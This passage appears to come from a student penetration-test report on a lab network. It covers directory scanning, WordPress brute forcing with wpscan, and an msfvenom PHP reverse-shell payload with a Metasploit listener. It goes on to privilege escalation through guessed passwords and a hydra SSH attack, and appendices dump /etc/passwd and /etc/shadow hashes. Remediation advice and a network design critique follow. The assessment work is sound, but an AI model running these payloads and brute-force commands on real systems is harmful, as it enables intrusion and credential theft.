=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

```

```

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upload (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
--> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:10368)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Tue Dec 29 10:31:06 2020
DOWNLOADED: 56732 - FOUND: 92
root@kali:~# 

```

When the wordpress site is navigated to, it is possible to see that there is a login functionality. When a login is attempted using the username and password admin it provides a warning that the password does not match the username and when a different username is provided it simply rejects the login attempt.

admin	Random Username
ERROR: The password you entered for the username admin is incorrect. Lost your password?	ERROR: Invalid username. Lost your password?

This makes it possible to use the wpscan command with the username input set to admin.

```
Wpscan --url http://172.16.221.237/wordpress/ --password-attack wp-login -U admin -P /usr/share/wordlists/metasploit/password.lst
```

```
[+] Performing password attack on Wp Login against 1 user/s
Trying admin / zxc123 Time: 01:39:11 <=====
[SUCCESS] - admin / zxc123
```

Once access had been gained to the admin section of the wordpress site it is possible to upload a reverse shell. First the shell must be created using the msfvenom command.

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.0.200 LPORT=4455 > shell.php
```

After that a listener must be set up to enable the connection to the target machine with all the options set appropriately.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > msf exploit(handler) > set payload php/meterpreter_reverse_tcp
[-] Unknown command: msf.
msf5 exploit(multi/handler) > exploit(handler) > set payload php/meterpreter_reverse_tcp
[-] Unknown command: exploit(handler).
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 172.16.221.237
LHOST => 172.16.221.237
msf5 exploit(multi/handler) > set LHOST 192.168.0.200
LHOST => 192.168.0.200
msf5 exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf5 exploit(multi/handler) > exploit
[-] Unknown command: exploit.
msf5 exploit(multi/handler) > exploit
```

Once the listener is set up the shell can be uploaded to the webserver. Then, once it has been navigated to it will run the code within. However the wordpress website has setup a nonexistent location for the uploading of files. Therefore, these must be deleted from the settings, media section in order to return it to the default.

After navigating to the file the listener should activate and provide a meterpreter shell. This, however, only provides limited access and it is therefore necessary to gain root access to prove a critical vulnerability. In order to accomplish this the “getuid” command was run to determine what account has been accessed.

```
meterpreter > getuid
Server username: www-data (33)
```

Next, by opening up a shell and navigating to the passwd file, it is possible to gather a list of users on the machine.

```

meterpreter > shell
Process 3067 created.
Channel 0 created.
etc/passwd
/bin/sh: 1: etc/passwd: not found
cat etc/passwd
cat: etc/passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
user:x:1000:1000:CS642,,,:/home/user:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false

```

This shows that a user called “user” exists on the machine and could be used to escalate the privilege. First an interactive shell needs to be set up using the command below. Then, a few basic attempts were made to guess the user account password and a successful attempt was made.

```

python -c 'import pty; pty.spawn("/bin/bash")'
www-data@CS642-VirtualBox:/usr/share/wordpress/wp-content/uploads/2020/12$ su - user
<usr/share/wordpress/wp-content/uploads/2020/12$ su - user
Password: password

su: Authentication failure
www-data@CS642-VirtualBox:/usr/share/wordpress/wp-content/uploads/2020/12$ su - user
<usr/share/wordpress/wp-content/uploads/2020/12$ su - user
Password: user

```

After that using the command “sudo su –“ provided an attempt to switch to the root user which proved successful.

```
user@CS642-VirtualBox:~$ sudo su -  
sudo su -  
[sudo] password for user: user  
root@CS642-VirtualBox:~#
```

Solution

WordPress is known for having vulnerabilities but can be setup in such a way as to make it secure. First the password currently set should be changed for the site. The other step is to ensure that the latest version of WordPress is being utilised. Older versions are more prone to vulnerabilities that can often only be fixed with a software patch preferably by the author.

Snmp Enumeration

As shown in the “Further Enumeration” section it is possible to guess the snmp community string using the “secure” setting. This vulnerability was found on all the routers and an example of the command can be seen below:

```
snmp-check 192.168.0.33 -c secure
```

Some used “secure” but others used “private” or “public”. On one of the machines it also allowed for read write access which is a significant vulnerability.

Solution

By updating to snmp 3 the connection will be encrypted ensuring that the data cannot be intercepted in transit, and with a proper username and password set up for authentication it can be used securely.

Heartbleed

Heartbleed is a common attack present on older versions of ssl that allows for a memory dump of vital information including usernames and passwords. Because of concerns about the stability of the network it was decided not to actively test this vulnerability and instead test for its existence using the command below:

```
nmap -p443 --script ssl-heartbleed 172.16.221.237
```

```
PORT      STATE SERVICE  
443/tcp    open  https  
|_ ssl-heartbleed:  
|   VULNERABLE:  
|     The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.  
|     State: VULNERABLE  
|     Risk factor: High  
|     OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.  
|  
|   References:  
|     http://cvedetails.com/cve/2014-0160/  
|     http://www.openssl.org/news/secadv_20140407.txt  
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160  
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```

Solution

This issue has been resolved in later versions of open ssl and therefore updating this service should resolve this vulnerability.

Network Design Critical Evaluation

Topology

The main focus when looking at the structure of this website is the use of OSPF. Normally this would be a huge boon to the network as it would automatically route packets through the fastest connection and dynamically change the route to compensate for any changes to the network. However, the decision to set up the network as a linier line of routers significantly limits the usefulness of these services. While OSPF can still help in the setup and management of a linier network it lacks arguably the most useful aspect, redundancy. With an OSPF system and a non-linier network, meaning a network where the routers are not connected in a chain one after the other, the traffic could be routed around a router that is removed or is otherwise unable to transfer packets. This means that currently if any one of the routers is to break it would sever the connection between the parts of the network it connects.

Subnet Structure

The main issue when analysing the subnets is that assumptions have to be made to their purpose. Without further information it is impossible to give a clear and definitive analysis as to the efficiency of the network.

There are three broad types of subnets on this network; Class A (i.e 13.13.13.0), Class B (i.e 172.16.221.0) and Class C (i.e 192.168.0.0). However, because the Class A and Class B subnets are setup with 24 network bits, they are Class C subnets regardless of the numbers assigned. This is a strange decision as it deviates from the standard naming scheme used so far and with no discernible purpose.

The 192 subnets can be further broken down into two types. First are those that connect the routers and the others are the ones the user devices are connected to. When looking at these subnets it is important to look at how many addresses can be assigned in the subnet.

All the connections between the routers are set up as /30 subnets. This means that 2 bits are reserved for the hosts this allows for 4 different addresses to be assigned in the subnet. With one reserved for the Broadcast address and one for the Network address there are two addresses left which can be assigned to one interface on each router. This means that all possible addresses in the subnet are in use and because no more are going to be required, it is an incredibly efficient way to set up the subnet.

The subnets for the user devices are set up as /27 subnets. This provides a number of benefits including leaving space for expansion. These routers allow for up to 30 devices to be connected to them which, while a lot more than the largest subnet of 3 devices, is a reasonable estimated maximum. Especially when considering that increasing the network bits to /28 would result in only 14 possible addresses and decreasing the network bits to /26 would result in 62 possible addresses, 30 is a sensible middle ground.

Overall, the subnets are laid out in a sensible manner. However, there are some exceptions and recommendations. The main exception is the 97 and 240 subnets. Assuming these are intended to be set up in the same manner and for the same purpose as the rest of the network then they have the wrong CIDRs. With 97 having 27 network bits reserved it can have 30 devices attached, however, other routers are set up with only two routers connected and this subnet also only connects two routers. This means that unless space has been deliberately left for future expansion, the subnet should be changed to /30. As for the 240 network almost the exact opposite has happened. The subnet has been set up as a /30 meaning that only the device and the router can connect to it. Without knowing more

about the purpose of this subnet it is hard to determine whether this is appropriate but generally speaking for a subnet with user devices attached it is unwise to leave it with no room for future expansion.

It is also recommended to use a consistent naming scheme in order to more easily identify networked devices. There is no practical benefit to this, but it does make management of the network easier for the administrator. This is mainly in reference to the 172.16.221.0 and 13.13.13.0 subnets. These have designations wildly different from the rest of the network for no obvious reason. However, in addition to this, both of these subnets have a /27 CID meaning they have 254 usable addresses. Without knowing the purpose of these it is difficult to say whether this is a poor design choice. When it comes to the 172.16.221.0 network it is possible that this is intended to be the subnet on which most of the future expansion will take place. In which case the current setup is logical and should be maintained. However, if this is not the case then this subnet should be amended to a /27 or even a /30 depending on the purpose. With the 13.13.13.0 network it is slightly easier only because more assumptions can be made. The only way for the subnet to connect more than two devices is if it goes through a switch. Assuming this would originate from a standard machine and not a router, this is an unlikely scenario. If this is correct then it is recommended to amend this subnet into a /30.

Security

The security of this network is comprehensively flawed. Every device has been left open to at least one method of attack and most of those could be exploited with limited understanding of the network or security in general. However, most of these issues are easily and quickly addressed.

In addition to the general security of the network there is also the firewall to be considered. The setup of the firewall on the 5.5.5.5 is generally very good, however, the existence of the rule allowing packets through the firewall from the DMZ to the .66 machine is a critical vulnerability in the firewall.

Intrusion detection has been mentioned previously as a method for dealing with Denial of Service attacks. However, it can also provide the network with the ability to proactively deal with malicious actors on the network before they are able to do damage. It is generally accepted to be impossible to keep a dedicated attacker out of a system indefinitely and with the current setup it would be easy for them to enter. With the suggestions laid out so far in this report it will make attacking the network more effort than most hackers would be willing to exert when there are other, easier, networks to attack. However, the lack of intrusion detection allows an attacker that finds a successful vector of attack free reign. By implementing this countermeasure on this network, it will be possible to identify an attack even if it is successfully carried out and can therefore prevent the attacker from then using the exploit to damage the system or extract sensitive data.

Conclusions

During the course of the evaluation of this network it is clear that there are a large number of flaws, many fundamental but some more esoteric. The benefit of there being so many fundamental failures in the security of this network is that most of them can be fixed for little cost. This includes exploits such as default logins, which are so fundamental that it will be the first route a malicious actor will look at. It is also incredibly easy to fix and should be resolved immediately. Comparatively Denial of Service attacks are more difficult to combat and therefore a dedicated attacker would find it an effective way of compromising the system.

Appendix

Appendix 1

```
cat /etc/shadow
root:$6$0eU40SB$60Sr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTOrgWTBwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7 :::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync::*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news::*:16176:0:99999:7:::
uucp::*:16176:0:99999:7:::
proxy::*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup::*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid!:16176:0:99999:7:::
sysLog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq*:16176:0:99999:7:::
avahi-autoipd*:16176:0:99999:7:::
kernoops*:16176:0:99999:7:::
rtkit*:16176:0:99999:7:::
saned*:16176:0:99999:7:::
whoopsie*:16176:0:99999:7:::
speech-dispatcher!:16176:0:99999:7:::
avahi*:16176:0:99999:7:::
lightdm*:16176:0:99999:7:::
colord*:16176:0:99999:7:::
hplip*:16176:0:99999:7:::
pulse*:16176:0:99999:7:::
statd*:17410:0:99999:7:::
sshd*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPvb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iH07tCVgLl7/IpBgThgmqXePPY7.:17402:0:99999:7 :::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPvb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iH07tCVgLl7/IpBgThgmqXePPY7.:17402:0:99999:7 :::
```

Appendix 2

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux_daemon,,,:/home/usbmux:/bin/false
dnsmasq*x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd*x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops*x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false
rtkit*x:107:114:RealtimeKit,,,:/proc:/bin/false
saned*x:108:115:/home/saned:/bin/false
whoopsie*x:109:116:/nonexistent:/bin/false
speech-dispatcher*x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi*x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm*x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord*x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip*x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse*x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
statd*x:116:65534:/var/lib/nfs:/bin/false
sshd*x:117:65534:/var/run/sshd:/usr/sbin/nologin
xweb:x:1000:1000:/home/xweb:
```

Appendix 3

```
root@kali:~# ssh root@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
root@192.168.0.66: Permission denied (publickey).
root@kali:~#
```

Appendix 4

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34 Bcast:192.168.0.63 Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:44 errors:0 dropped:0 overruns:0 frame:0
            TX packets:153 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5950 (5.9 KB) TX bytes:21197 (21.1 KB)

eth1      Link encap:Ethernet HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12 Bcast:13.13.13.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:59 errors:0 dropped:0 overruns:0 frame:0
            TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5703 (5.7 KB) TX bytes:16132 (16.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:433 errors:0 dropped:0 overruns:0 frame:0
            TX packets:433 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:33113 (33.1 KB) TX bytes:33113 (33.1 KB)
```

Appendix 5

```
root@kali:~# ssh -w 4:4 xadmin@192.168.0.34
xadmin@192.168.0.34's password:
channel 0: open failed: administratively prohibited: open failed
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Sat Oct 31 16:19:27 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo passwd
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$ su-
No command 'su-' found, did you mean:
  Command 'sum' from package 'coreutils' (main)
  Command 'su' from package 'login' (main)
  Command 'sur' from package 'subtle' (universe)
  Command 'sup' from package 'sup' (universe)
su-: command not found
xadmin@xadmin-virtual-machine:~$ su -
Password:
root@xadmin-virtual-machine:~# 
```

Appendix 6

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Appendix 7

```
root@kali:~# hydra -l xadmin -P /usr/share/wordlists/metasploit/password.lst -t 64 ssh://13.13.13.13
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-31 15:10:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 88397 login tries (l:1/p:88397), ~1382 tries per task
[DATA] attacking ssh://13.13.13.13:22
[22][ssh] host: 13.13.13.13 login: xadmin password: !gatvol
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 40 final worker threads did not complete until end.
[ERROR] 40 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-31 15:10:14
root@kali:~# 
```